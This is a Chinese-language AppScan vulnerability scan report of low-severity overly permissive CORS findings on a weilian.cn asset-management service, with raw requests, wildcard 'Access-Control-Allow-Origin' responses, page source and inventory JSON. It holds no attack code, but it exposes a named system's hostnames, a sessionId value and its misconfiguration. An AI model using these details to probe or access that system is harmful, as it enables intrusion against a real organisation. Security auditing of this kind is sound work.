Date: Fri, 12 Jan 2018 03:11:25 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    [
      {
        "enterpriseid": 55,
        "status": null,
        "gsbmid": 2,
        "gsbmname": "      行政部"
      },
      {
        "enterpriseid": 55,
        "status": null,
        "gsbmid": 3,
        "gsbmname": "      资产部"
      },
      {
        "enterpriseid": 55,
        "status": null,
        "gsbmid": 6,
        "gsbmname": "      质控部"
      }
    ]
  ]
}
```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html>

实体: goodstree.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/goodstree.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="newpage-con padding-10">
  <div class="row">
    <!-- 左侧开始 -->
    <div class="col-xs-3" style="padding-right: 0">
      <div class="block">
        <div class="block-title">
          <h4>资产分类树</h4>
        </div>
        <!--<div id="companylist_tree" class="tree_list"></div-->
        <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
      </div>
    <!-- 左侧结束 -->
    <!-- 右侧开始 -->
```

```

<div class="col-xs-9">
  <div class="block full">
    <!-- Table Styles Title -->
    <div class="block-title">
      <h2>资产信息</h2>
    </div>
    <!-- END Table Styles Title -->
    <div id="gcl-goodstree_table">

      </div>
    </div>

  </div>
  <!-- 右侧结束 -->
</div>
</div>

<script type="text/javascript">

  //初始化列表
  $(function () {
    //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
    var tableHeight = ($(document).height() - 295) + "px";
    //表格的属性对象，用于初始化表格的设置
    //var goodsURL =goodsURL;
    // goodsURL="http://test.vr.weilian.cn:40884/";
    var option = {
      height: tableHeight,
      search: {
        placeHolder:"搜索资产编码、资产名称"
      },
      tools: false,
      handleCol:false, //屏蔽操作列
      url: goodsURL+"goodsRestApi/goodsList",
      border:false, //去掉border
      // 表格的头部，有多少列，就写多少
      columns: [{
        filed: "资产编码",
        name: "goodscode"
      }, {
        filed: "拼音码",
        name: "opcode"
      }, {
        filed: "资产名称",
        name: "goodsname"
      }, {
        filed: "规格",
        name: "goodsspec"
      }, {
        filed: "型号",
        name: "goodsmodel"
      }, {
        filed: "资产分类",
        name: "classname"
      }, {
        filed: "产地",
        name: "prodarea"
      }, {
        filed: "状态",
        name: "status"
      }, {
        filed: "品牌",
        name: "brandname"
      }, {
        filed: "财务编码",
        name: "barcode"
      }, {
        filed: "上限",
        name: "stupperlimit"
      }, {
        filed: "下限",
        name: "stlowerlimit"
      }, {
        filed: "大类码标记",
        name: "classcodeflag"
      }, {
        filed: "登记人",

```

```

        name: "inputmanname"
      }, {
        filed: "登记时间",
        name: "bookindate"
      }, {
        filed: "id",
        name: "goodsid"
      }
    ],
    columnDefs: [{ //隐藏列,序号+
      "targets": [3,8,12,13,14,17],
      "visible": false
    }, {
      render: function(data, type, row) { // 格式化 列
        return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
      },
      targets: [16]
    }, { // 渲染列 格式化
      render: function(data, type, row) { // 格式化 列
        //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
        if(data==1){
          return "正常";
        }else if(data==2){
          return "冻结";
        }else{
          return "";
        }
      },
      targets: [9]
    }, {
      // 渲染列 格式化
      render: function(data, type, row) { // 格式化 列
        if(data==undefined || data==null){
          return ""
        }else {
          ...
          ...
          ...
        }
      }
    }
  ],
  ...
  ...
  ...

```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

OPTIONS /static/goodstree.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionId
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```



```

<style>
    #gcl-goodstree_table td {
        text-align: center;
        line-height: 28px;
    }
    #gcl-goodstree_table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="newpage-con padding-10">
    <div class="row">
        <!-- 左侧开始 -->
        <div class="col-xs-3" style="padding-right: 0">
            <div class="block">
                <div class="block-title">
                    <h4>资产分类树</h4>
                </div>
                <!--<div id="companylist_tree" class="tree_list"></div-->
                <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
            </div>
        </div>
        <!-- 左侧结束 -->
        <!-- 右侧开始 -->
        <div class="col-xs-9">
            <div class="block full">
                <!-- Table Styles Title -->
                <div class="block-title">
                    <h2>资产信息</h2>
                </div>
                <!-- END Table Styles Title -->
                <div id="gcl-goodstree_table">

                </div>
            </div>
        </div>
        <!-- 右侧结束 -->
    </div>
</div>

<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象，用于初始化表格的设置
        //var goodsURL =goodsURL;
        // goodsURL="http://test.vr.weilian.cn:40884/";
        var option = {
            height: tableHeight,
            search: {
                placeHolder:"搜索资产编码、资产名称"
            },
            tools: false,
            handleCol:false, //屏蔽操作列
            url: goodsURL+"goodsRestApi/goodsList",
            border:false, //去掉border
            // 表格的头部，有多少列，就写多少
            columns: [{
                filed: "资产编码",
                name: "goodscode"
            }, {
                filed: "拼音码",
                name: "opcode"
            }, {
                filed: "资产名称",
                name: "goodsname"
            }, {
                filed: "规格",
                name: "goodsspec"
            }, {
                filed: "型号",
                name: "goodsmodel"
            }, {
                filed: "资产分类",

```

```

name: "classname"
}, {
  filed: "产地",
  name: "prodarea"
}, {
  filed: "状态",
  name: "status"
}, {
  filed: "品牌",
  name: "brandname"
}, {
  filed: "财务编码",
  name: "barcode"
}, {
  filed: "上限",
  name: "stupperlimit"
}, {
  filed: "下限",
  name: "stlowerlimit"
}, {
  filed: "大类码标记",
  name: "classcodeflag"
}, {
  filed: "登记人",
  name: "inputmanname"
}, {
  filed: "登记时间",
  name: "bookindate"
}, {
  filed: "id",
  name: "goodsid"
}],
columnDefs: [{ //隐藏列,序号+
  "targets": [3,8,12,13,14,17],
  "visible": false
}, {
  render: function(data, type, row) { // 格式化 列
    return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
  },
  targets: [16]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
    if(data==1){
      return "正常";
    }else if(data==2){
      return "冻结";
    }else{
      return "";
    }
  },
  targets: [9]
}, { // 渲染列 格式化
  render: function(data, type, row) { // 格式化 列
    if(data==undefined || data==null){

```

```

...
...
...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: getGoodsStockList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 105190,
          "goodscode": "0200202",
          "goodsName": "werdhgf",
          "goodsunit": "gechi",
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 99999999.00,
```

```

        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 99999999.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105186,
        "goodscode": "0375346",
        "goodsName": "        场地",
        "goodsunit": "        小时",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 10000.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 10000.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105184,
        "goodscode": "0300345",
        "goodsName": "        会场租用",
        "goodsunit": "        米",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105183,
        "goodscode": "0300299",
        "goodsName": "        工位租用",
        "goodsunit": "        间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105182,
        "goodscode": "0300123",
        "goodsName": "        场地租用",
        "goodsunit": "        间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,

```

```

        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105181,
        "goodscode": "0102226",
        "goodsName": "      交通运输设备",
        "goodsunit": "      辆",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105180,
        "goodscode": "0120051",
        "goodsName": "      专用设备",
        "goodsunit": "      台",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105179,
        "goodscode": "0120042",
        "goodsName": "      家具用具及其他",
        "goodsunit": "      把",
        "goodsspec": "      家具",
        "goodsmodel": "PJ-2ID",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105178,
        "goodscode": "0400101",
        "goodsName": "20180111",
        "goodsunit": "      台",
        "goodsspec": "5.6      寸",
        "goodsmodel": "6Plus",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 99999999.
    }

```

```

...
...
...

```

变体- | 2 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=2&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 105190,
          "goodscode": "0200202",
          "goodsName": "werdhgf",
          "goodsunit": "gechi",
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 99999999.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 0.00,
          "maySaleqty": 99999999.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 105186,
          "goodscode": "0375346",
          "goodsName": "场地",
          "goodsunit": "小时",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
```

```

        "depotid": null,
        "stockqty": 10000.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 10000.00,
        "soldqty": 0.00
    }
    ,
    {
        "enterpriseid": 55,
        "goodsid": 105184,
        "goodscode": "0300345",
        "goodsName": "会场租用",
        "goodsunit": "米",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    }
    ,
    {
        "enterpriseid": 55,
        "goodsid": 105183,
        "goodscode": "0300299",
        "goodsName": "工位租用",
        "goodsunit": "间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    }
    ,
    {
        "enterpriseid": 55,
        "goodsid": 105182,
        "goodscode": "0300123",
        "goodsName": "场地租用",
        "goodsunit": "间",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    }
    ,
    {
        "enterpriseid": 55,
        "goodsid": 105181,
        "goodscode": "0102226",
        "goodsName": "交通运输设备",
        "goodsunit": "辆",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
    }

```

```

        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105180,
        "goodscode": "0120051",
        "goodsName": "专用设备",
        "goodsunit": "台",
        "goodsspec": "",
        "goodsmodel": "",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105179,
        "goodscode": "0120042",
        "goodsName": "家具用具及其他",
        "goodsunit": "把",
        "goodsspec": "家具",
        "goodsmodel": "PJ-2ID",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105178,
        "goodscode": "0400101",
        "goodsName": "20180111",
        "goodsunit": "台",
        "goodsspec": "5.6寸",
        "goodsmodel": "6Plus",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 99999999.
    }
    ...
    ...
    ...

```

变体- | 3 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=3&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodscode=fd&goodsname=&searchValue=

```



```
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [
        ,
        "showPageNumbers": [
          ,
          "pageNo": 1,
          "pageCount": 0,
          "params": [
            {
              "searchValue": ""
            }
          ],
          "paginationFlag": false,
          "totalPageCount": 0,
          "nextIndex": 15,
          "page": 1,
          "previousIndex": 0
        ]
      ],
      "html": null
    }
  ]
}
```

变体- | 4 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=4&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodscode=fd&goodsname=&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
```

```

Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 0,
      "results": [

      ],
      "showPageNumbers": [

      ],
      "pageNo": 1,
      "pageCount": 0,
      "params": [
        {
          "searchValue": ""
        }
      ],
      "paginationFlag": false,
      "totalPageCount": 0,
      "nextIndex": 15,
      "page": 1,
      "previousIndex": 0
    }
  ],
  "html": null
}

```

变体- | 5 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=5&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodscode=&goodsname=&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 72,
      "results": [
        {
          "enterpriseid": 55,
          "goodsid": 105190,
          "goodscode": "0200202",
          "goodsName": "werdhgf",
          "goodsunit": "gechi",
          "goodsspec": "hh",
          "goodsmodel": "resadsa",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 99999999.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 0.00,
          "maySaleqty": 99999999.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 105186,
          "goodscode": "0375346",
          "goodsName": "场地",
          "goodsunit": "小时",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 10000.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 0.00,
          "maySaleqty": 10000.00,
          "soldqty": 0.00
        },
        {
          "enterpriseid": 55,
          "goodsid": 105184,
          "goodscode": "0300345",
          "goodsName": "会场租用",
          "goodsunit": "米",
          "goodsspec": "",
          "goodsmodel": "",
          "departmentid": 1670,
          "depotid": null,
          "stockqty": 0.00,
          "stayingqty": null,
          "stayoutqty": null,
          "presaleqty": null,
          "lostqty": null,
          "lockqty": 0.00,
          "maySaleqty": 0.00,
          "soldqty": 0.00
        }
      ]
    }
  ]
}
```

```

{
  "enterpriseid": 55,
  "goodsid": 105183,
  "goodscode": "0300299",
  "goodsName": "          工位租用",
  "goodsunit": "          间",
  "goodsspec": "",
  "goodsmodel": "",
  "departmentid": 1670,
  "depotid": null,
  "stockqty": 0.00,
  "stayingqty": null,
  "stayoutqty": null,
  "presaleqty": null,
  "lostqty": null,
  "lockqty": 0.00,
  "maySaleqty": 0.00,
  "soldqty": 0.00
}
,
{
  "enterpriseid": 55,
  "goodsid": 105182,
  "goodscode": "0300123",
  "goodsName": "          场地租用",
  "goodsunit": "          间",
  "goodsspec": "",
  "goodsmodel": "",
  "departmentid": 1670,
  "depotid": null,
  "stockqty": 0.00,
  "stayingqty": null,
  "stayoutqty": null,
  "presaleqty": null,
  "lostqty": null,
  "lockqty": 0.00,
  "maySaleqty": 0.00,
  "soldqty": 0.00
}
,
{
  "enterpriseid": 55,
  "goodsid": 105181,
  "goodscode": "0102226",
  "goodsName": "          交通运输设备",
  "goodsunit": "          辆",
  "goodsspec": "",
  "goodsmodel": "",
  "departmentid": 1670,
  "depotid": null,
  "stockqty": 0.00,
  "stayingqty": null,
  "stayoutqty": null,
  "presaleqty": null,
  "lostqty": null,
  "lockqty": 0.00,
  "maySaleqty": 0.00,
  "soldqty": 0.00
}
,
{
  "enterpriseid": 55,
  "goodsid": 105180,
  "goodscode": "0120051",
  "goodsName": "          专用设备",
  "goodsunit": "          台",
  "goodsspec": "",
  "goodsmodel": "",
  "departmentid": 1670,
  "depotid": null,
  "stockqty": 0.00,
  "stayingqty": null,
  "stayoutqty": null,
  "presaleqty": null,
  "lostqty": null,
  "lockqty": 0.00,
  "maySaleqty": 0.00,
  "soldqty": 0.00
}
,
{
  "enterpriseid": 55,

```

```

        "goodsid": 105179,
        "goodscode": "0120042",
        "goodsName": "家具用具及其他",
        "goodsunit": "把",
        "goodsspec": "家具",
        "goodsmodel": "PJ-2ID",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 0.00,
        "stayingqty": null,
        "stayoutqty": null,
        "presaleqty": null,
        "lostqty": null,
        "lockqty": 0.00,
        "maySaleqty": 0.00,
        "soldqty": 0.00
    },
    {
        "enterpriseid": 55,
        "goodsid": 105178,
        "goodscode": "0400101",
        "goodsName": "20180111",
        "goodsunit": "台",
        "goodsspec": "5.6寸",
        "goodsmodel": "6Plus",
        "departmentid": 1670,
        "depotid": null,
        "stockqty": 999999
    }
    ...
    ...
    ...

```

变体- | 6 / 9

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=6&start=0&length=15&search%5Bregex%5D=false&pageNum=1&goodscode=&goodsname=&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:51 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "code": null,
  "msg": null,
  "data": [

```

```

"startIndex": 0,
"pageSize": 15,
"totalCount": 72,
"results": [
  {
    "enterpriseid": 55,
    "goodsid": 105190,
    "goodscode": "0200202",
    "goodsName": "werdhgf",
    "goodsunit": "gechi",
    "goodsspec": "hh",
    "goodsmodel": "resadsa",
    "departmentid": 1670,
    "depotid": null,
    "stockqty": 99999999.00,
    "stayingqty": null,
    "stayoutqty": null,
    "presaleqty": null,
    "lostqty": null,
    "lockqty": 0.00,
    "maySaleqty": 99999999.00,
    "soldqty": 0.00
  },
  {
    "enterpriseid": 55,
    "goodsid": 105186,
    "goodscode": "0375346",
    "goodsName": "场地",
    "goodsunit": "小时",
    "goodsspec": "",
    "goodsmodel": "",
    "departmentid": 1670,
    "depotid": null,
    "stockqty": 10000.00,
    "stayingqty": null,
    "stayoutqty": null,
    "presaleqty": null,
    "lostqty": null,
    "lockqty": 0.00,
    "maySaleqty": 10000.00,
    "soldqty": 0.00
  },
  {
